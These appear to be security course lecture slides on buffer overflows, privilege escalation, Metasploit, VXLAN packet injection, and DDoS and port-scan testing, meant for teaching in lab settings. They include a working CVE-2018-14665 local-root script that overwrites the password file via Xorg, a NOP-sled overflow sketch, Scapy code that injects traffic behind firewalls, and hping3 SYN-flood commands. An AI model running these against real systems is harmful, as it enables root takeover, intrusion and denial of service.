A **buffer overflow** is what happens when writing more data than allocated in some area of memory. Typically the program will crash, but under certain circumstances an attacker can write structures allowing take over of return addresses, parameters for system calls or program execution.

Stack protection is today used as a generic term for multiple technologies used in operating systems, libraries, compilers etc. that protect the stack and other structures from being overwritten or changed through buffer overflows. StackGuard and Propolice are examples of this.

Today we will not go more into detail about this, suffice it to say modern operating systems really employ a lot of methods for making buffer overflows harder and less likely to succeed. OpenBSD even relink the kernel on installation to randomize addresses.

Buffers and stacks, simplified



Variables

buf: buffer

Program

- 1) Read data
- 2) Process data
- 3) Continue

Stack




Function

```
strcpy ()  
{  
    copy data  
    return  
}
```

```
main(int argc, char **argv)  
{  
    char buf[200];  
    strcpy(buf, argv[1]);  
    printf("%s\n", buf);  
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
 - Control return address
 - Run shellcode from buffer, or from other place

Exploits – abusing a vulnerability



```
$buffer = "";
>null = "\x00";
$nop = "\x90";
$nopsiz = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsiz) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

- Exploit/exploit program are designed to exploit a specific vulnerability, often a specific version on a specific release on a specific CPU architecture
- Might be a 5 line program written in Perl, Python or a C program
- Today we often see them as modules written for Metasploit allowing it to be combined with different payloads

CVE-2018-14665 Multiple Local Privilege Escalation



```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9I02lsfSyb70kESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
-logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: <https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3>

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 <https://lists.x.org/archives/xorg-announce/2018-October/002927.html>

Example Linux Kernel Vulnerabilities



The Linux kernel has had some vulnerabilities over the years:

This link is for: Linux » Linux Kernel : Security Vulnerabilities (CVSS score >= 9)

https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/cvssscoremin-9/cvsscoremax-/Linux-Linux-Kernel.html

Linux Kernel 2308 vulnerabilities from 1999 to 2019

https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

Linux Kernel Fuzzing



- CVE-2016-0758 Integer overflow in lib/asn1_decoder.c in the Linux kernel before 4.6 allows local users to gain privileges via crafted ASN.1 data.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0758>

- Linux kernel have about 5 ASN.1 parsers

https://www.x41-dsec.de/de/lab/blog/kernel_userspace/

How to find these buffer overflows



Black box testing

Closed source reverse engineering

White box testing

Open source read and analyze the code – tools exist

Trial and error – fuzzing inputs to a program, save crashes, analyze them

Reverse engineer specific updates, so this part was changed, nice – this is where the bug is

Principle of Least Privilege



Many programs need privileges to perform some function, but sometimes they don't really need it

Definition 14-1 The *principle of least privilege* states that a subject should be given only those privileges that it needs in order to complete the task.

Source: *Computer Security: Art and Science*, 2nd edition, Matt Bishop

Also drop privileges when not needed anymore, relinquish rights immediately

Example, need to read a document - but not write.

Database systems can often provide very fine grained access to data

Privilege Escalation



Privilege escalation is when a privileged program is vulnerable and can be abused to escalate privileges. Example from unauthenticated user to a user account, or from regular user and becoming administrator (root on Unix) or even SYSTEM on Windows.

Kernels and drivers are also often susceptible to this

Local vs. remote exploits



Local vs. remote exploit describe if the attack is done over some network, or locally on a system

Remote root exploit are the worst kind, since they work over the network, and gives complete control aka root on Unix

Zero-day exploits is a term used for those exploits that suddenly pop up, without previous warning. Often found during incident response at some network. We prefer that security researchers that discover a vulnerability uses a **responsible disclosure** process that involves the vendor .

Insecure programming buffer overflows 101



- Small demo program `demo.c`, try on older Linux
- Has built-in shell code
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
main(int argc, char **argv)
{
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n",buf);
}
the_shell()
{ system("/bin/sh"); }
```

GDB GNU Debugger



GNU compileren and debuggeren are OK for this, can fit on a slide!

Lots of other debuggers exist

Try `gdb ./demo` and run the program with some input from the *gdb prompt* using `run 1234`

When you realize the input overflows the buffer, crashed program execution you can work towards getting the address from `nm demo` of the function `the_shell` – and into the program

Use: `nm demo | grep shell`

The art is to generate a string long enough to overflow, and having the correct data, so the address ends up in the right place

Perl be used for generating AA...AAA like this, with back ticks, ``perl -e "print 'A'x10``

Debugging af C med GDB



Test with input

- ./demo longstringwithalotofdatyacrashtheprogram
- gdb demo followed by
run AAAAAAAAAAAAAAAAAAAAAAA
- Compile program: gcc -o demo demo.c
- Run program ./demo 123456...7689 until it dies
- Then retry in GDB

GDB output



```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
0x41414140 in ?? ()
(gdb)
```

The Exploit Database – dagens buffer overflow



EXPLOIT DATABASE

GET CERTIFIED

Show 15 ▾

Verified Has App

Filters Reset All

Search:

Date	D	A	V	Title	Type	Platform	Author
2019-02-25	1			Drupal < 8.6.9 - REST Module Remote Code Execution	WebApps	PHP	leonjza
2019-02-25	1	2		Xlight FTP Server 3.9.1 - Buffer Overflow (PoC)	DoS	Windows	Logan Whitmire
2019-02-25	1			Advance Gift Shop Pro Script 2.0.3 - SQL Injection	WebApps	PHP	Mr WinstOn
2019-02-25	1			News Website Script 2.0.5 - SQL Injection	WebApps	PHP	Mr WinstOn
2019-02-25	1			PHP Ecommerce Script 2.0.6 - Cross-Site Scripting / SQL Injection	WebApps	PHP	Mr WinstOn
2019-02-25	1			zzphp CMS 1.6.1 - Remote Code Execution	WebApps	PHP	Yang Chenglong
2019-02-25	1			Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution	WebApps	Java	wetwOrk
2019-02-23	1			Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	WebApps	PHP	Charles Fol
2019-02-22	1			Teracue ENC-400 - Command Injection / Missing Authentication	WebApps	Hardware	Stephen Shkardoон
2019-02-22	1			Micro Focus Filr 3.4.0.217 - Path Traversal / Local Privilege Escalation	WebApps	Linux	SecureAuth
2019-02-22	1			Nuuo Central Management - Authenticated SQL Server SQL Injection (Metasploit)	Remote	Windows	Metasploit
2019-02-22	1			WebKit JSC - reifyStaticProperty Needs to set the PropertyAttribute:CustomAccessor flag for CustomGetterSetter	DoS	Multiple	Google Security Research
2019-02-22	1			Quest NetVault Backup Server < 11.4.5 - Process Manager Service SQL Injection / Remote Code Execution	WebApps	Multiple	Chris Anastasio
2019-02-21	1			AirDrop 2.0 - Denial of Service (DoS)	DoS	Android	s4vitar
2019-02-21	1			MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass	Remote	Hardware	Jacob Baines

Showing 1 to 15 of 40,914 entries

FIRST PREVIOUS 1 2 3 4 5 ... 2728 NEXT LAST

<http://www.exploit-db.com/>

Metasploit and Armitage Still rocking the internet



The world's most used penetration testing framework Knowledge is power, especially when it's shared. A collaboration between the open source community and Rapid7, Metasploit helps security teams do more than just verify vulnerabilities, manage security assessments, and improve security awareness; it empowers and arms defenders to always stay one step (or two) ahead of the game.


Source: <https://metasploit.com/>

Armitage GUI fast and easy hacking for Metasploit

<http://www.fastandeasyhacking.com/>

http://www.offensive-security.com/metasploit-unleashed/Main_Page

Demo: Metasploit Introduction



- Short demo, Metasploit
- This is an advanced tool, and Armitage does not really work anymore
- Later try yourself, find a complete free course *Metasploit Unleashed* at <https://www.offensive-security.com/metasploit-unleashed/>

Recap before going into – Advanced hacking



We have covered a lot of basic stuff, very quickly


Hopefully enough to get you started

- Download Kali Linux, along with KLR Guide, and install VM
- Start by running Nmap and scripts with Zenmap
- Go through the Metasploit Unleashed course, if you like exploits
- Look into wireless hacking, if you like
- You should soon be able to look into other hacking tools and try them out. Start looking at most popular tools – which have the best documentation

We didn't cover any web hacking, perhaps try:

```
nikto -host www.zencurity.com -port 443
```


Demo: Scapy VXLAN packets



Taking an excerpt from my talk on TROOPERS19

<https://github.com/kramse/security-courses/tree/master/presentations/network/vxlan-troopers19>

Overview VXLAN RFC7348 2014



How does it work?

- Router 1 takes Layer 2 traffic, encapsulates with IP+UDP port 4789, routes
- Router 2 receives IP+UDP+data, decapsulates, forward/switches layer 2 onto VLAN
- Hosts 10.0.0.10 can talk to 10.0.0.20 as if they were next to each other in switch
- Most often VLAN IEEE 802.1q involved too, but not shown



But what about security


VXLAN does not by itself provide ANY security, none, zip, nothing, nada!
No confidentiality. No integrity protection.

Ways to protect:

- Just configure the firewall, router ACL, etc - does not really work
- Just isolate so no-one from the outside can send traffic, BCP38 please
- Then what about from inside your data center, from partners, your servers

We currently have huge gaps in understanding these issues - and missing security tool coverage

VXLAN injection



I tested using my pentest server in one AS, sending across an internet exchange into a production network, towards Arista testing devices - no problems, it's just routed layer 3 IP+UDP packets




Example attacks, What is possible VXLAN Header

```
+-----+-----+-----+-----+-----+-----+-----+-----+
|R|R|R|R|R|R|R|          Reserved           |
+-----+-----+-----+-----+-----+-----+-----+-----+
|                   VXLAN Network Identifier (VNI) |   Reserved   |
+-----+-----+-----+-----+-----+-----+-----+-----+
Inner Ethernet Header:
+-----+-----+-----+-----+-----+-----+-----+-----+
|           Inner Destination MAC Address          |
+-----+-----+-----+-----+-----+-----+-----+-----+
| Inner Destination MAC Address | Inner Source MAC Address |
+-----+-----+-----+-----+-----+-----+-----+-----+
|           Inner Source MAC Address          |
+-----+-----+-----+-----+-----+-----+-----+-----+
|OptnlEthType = C-Tag 802.1Q    | Inner.VLAN Tag Information |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

- Inject ARP traffic, send arbitrary ARP packets to hosts, connectivity DoS
- Inject TCP like SYN traffic behind the firewall, wire speed SYN flooding
- Inject UDP packets and get responses sent out through firewall
Really anything IPv4 and IPv6 can be injected



Example: Send UDP DNS reqs to inside server



Attacker can send UDP DNS request to inside server on RFC1918 destination

Note: server has no external IP or incoming ports forwarded.

Tested working with Clavister with DNS UDP probes/requests, no inspection

Snippets of Scapy



First create VXLAN header and inside packet

```
vxlanport=4789      # RFC 7384 port 4789, Linux kernel default 8472
vni=37              # Usually VNI == destination VLAN
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst) /
    UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")
broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
testport=54040
packet=vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport) /
    DNS(rd=1,id=0xdead,qr=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server

Send and receive - from another source



Send and then wait for something, not from same IP bc from inside NAT, but port should be OK

```
pid = os.fork()
if pid:
    print "parent: setting up sniffing"
    # Wait for UDP packet
    data = sniff(filter="udp and port 54040 and net 192.0.2.0/24", count=1)
else:
    time.sleep(10)
    print "child: sending packet"
    sendp(packet,loop=0)
    print "child: closing"
    sys.exit(0)
data[0].show()
```

Source port in the inside request packet, becomes the destination port in replies from the server - 54040

Packet generators



♡ love internet packets ♡

- Scapy is an example packet generator, allowing you to use Python
- It is very flexible and often *fast enough*
- Lots of other tools exist, some work as kernel modules even
- I love hping3 and t50 – and use them for stress testing firewalls and devices

hping3 packet generator



```
usage: hping3 host [options]
-i --interval  wait (uX for X microseconds, for example -i u1000)
--fast        alias for -i u10000 (10 packets for second)
--faster      alias for -i u1000 (100 packets for second)
--flood       sent packets as fast as possible. Don't show replies.
```

...

hping3 is fully scriptable using the TCL language, and packets can be received and sent via a binary or string representation describing the packets.

- Hping3 packet generator is a very flexible tool to produce simulated DDoS traffic with specific characteristics
- Home page: <http://www.hping.org/hping3.html>
- Source repository <https://github.com/antirez/hping>

My primary DDoS testing tool, easy to get specific rate pps

t50 packet generator



```
root@cornerstone03:~# t50 -?
T50 Experimental Mixed Packet Injector Tool 5.4.1
Originally created by Nelson Brito <nbrito@sekure.org>
Maintained by Fernando Mercês <fernando@mentebinaria.com.br>
```

Usage: T50 <host> [/CIDR] [options]

Common Options:

```
--threshold NUM      Threshold of packets to send      (default 1000)
--flood              This option supersedes the 'threshold'
```

...

6. Running T50 with '--protocol T50' option, sends ALL protocols sequentially.

```
root@cornerstone03:~# t50 -? | wc -l
264
```

- T50 packet generator, another high speed packet generator can easily overload most firewalls by producing a randomized traffic with multiple protocols like IPsec, GRE, MIX
home page: <http://t50.sourceforge.net/resources.html>

Extremely fast and breaks most firewalls when flooding, easy 800k pps/400Mbps



Running full port scan on network

```
# export CUST_NET="192.0.2.0/24"  
# nmap -p 1-65535 -A -oA full-scan $CUST_NET
```

Performs a full port scan of the network, all ports

Saves output in "all formats" normal, XML, and grepable formats

Goal is to enumerate the ports that are allowed through the network.

Note: This command is pretty harmless, if something dies, then it is
vulnerable to normal traffic - and should be fixed!

Pro tip: use an environment variable to hold IP addresses. Then you won't suddenly mistype and start to attack 10.0.4.0/24 when you wanted to attack 10.0.42.0/24.



Running Attacks with hping3

```
# export CUST_IP=192.0.2.1
# date;time hping3 -q -c 1000000 -i u60 -S -p 80 $CUST_IP
```

Expected output:

```
# date;time hping3 -q -c 1000000 -i u60 -S -p 80 $CUST_IP
Thu Jan 21 22:37:06 CET 2016
HPING 192.0.2.1 (eth0 192.0.2.1): S set, 40 headers + 0 data bytes

--- 192.0.2.1 hping statistic ---
1000000 packets transmitted, 999996 packets received, 1% packet loss
round-trip min/avg/max = 0.9/7.0/1005.5 ms

real 1m7.438s
user 0m1.200s
sys 0m5.444s
```

Dont forget to do a killall hping3 when done ☺

Recommendations During Test



- Run each test for at least 5 minutes, or even 15 minutes
Some attacks require some build-up before resource run out
- Take note of any change in response, higher latency, lost probes
- If you see a change, then re-test using the same parameters, or a little less first
- We want to know the approximate level where it breaks
- If you want to change environment, then wait until all scenarios are tested
- Keep a log handy, write notes and start the session with script `ddos-date-customer.log`
- Check once in a while if you have some process running, using `ps auxw | grep hping3`
- Run multiple instances of the tools. One process might generate 800.000 pps, while two may double it. Though 10 processes might not be 10 times exactly

Security devops



We need devops skillz in security

automate, security is also big data

integrate tools, transfer, sort, search, pattern matching, statistics, ...

tools, languages, databases, protocols, data formats

Use Github! Der er så mange biblioteker og programmer, noget eksisterende løser måske dit problem 90

Example introductions:

- Seven languages/database/web frameworks in Seven Weeks
- Elasticsearch the definitive guide

We are all Devops now, even security people!

Questions?



Henrik Kramselund Jereminsen hkj@zecurity.com @kramse  

You are always welcome to send me questions later via email

Email: hkj@zecurity.dk Mobile: +45 2026 6000

Exploit components



Shellcoders Handbook and Grayhat chapters 12-14

Difference between the oldest, most simple stack based overflows

The parts of a shell code running system calls

How to avoid having shell code - return into libc, calling functions

This will teach us why modern operating systems have multiple methods designed to remove each case of exploiting

Allow us to understand the next subject, Return-Oriented Programming (ROP)

Recommended shell code video:

EXPLORING NEW DEPTHS OF THREAT HUNTING ...OR HOW TO WRITE ARM SHELLCODE IN SIX MINUTES

Speaker: Maria Markstedter, Azeria Labs

<https://www.youtube.com/watch?v=DGJZBDlhIGU>

Return-Oriented Programming (ROP)



Advanced subject Return-Oriented Programming (ROP)

Return-Oriented Programming: Systems, Languages, and Applications Ryan Roemer, Erik Buchanan, Hovav Shacham and Stefan Savage University of California, San Diego
<https://hovav.net/ucsd/dist/rop.pdf>

Then look into how a security oriented operating system has decided to prevent this method:

Removing ROP Gadgets from OpenBSD Todd Mortimer
<https://www.openbsd.org/papers/asiabsdcon2019-rop-paper.pdf>

Setup the OWASP Juice Shop



Recommended for all developers: Try running the OWASP Juice Shop

This is an application which is modern AND designed to have security flaws.

Read more about this project at:

<https://www2.owasp.org/www-project-juice-shop/> and

<https://github.com/bkimminich/juice-shop>

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from <https://leanpub.com/juice-shop> - suggested price USD 5.99. Alternatively read online at <https://pwning.owasp-juice.shop/>

Sometimes the best method is running the Docker version

Lab setup and Nmap Workshop



- Let says you want to do this, then go and do two things, after:
- Prepare/finish your lab setup

<https://github.com/kramse/kramse-labs>

- Switch to the materials found in my Nmap Workshop and perform Nmap scans

<https://github.com/kramse/security-courses/tree/master/courses/pentest/nmap-workshop>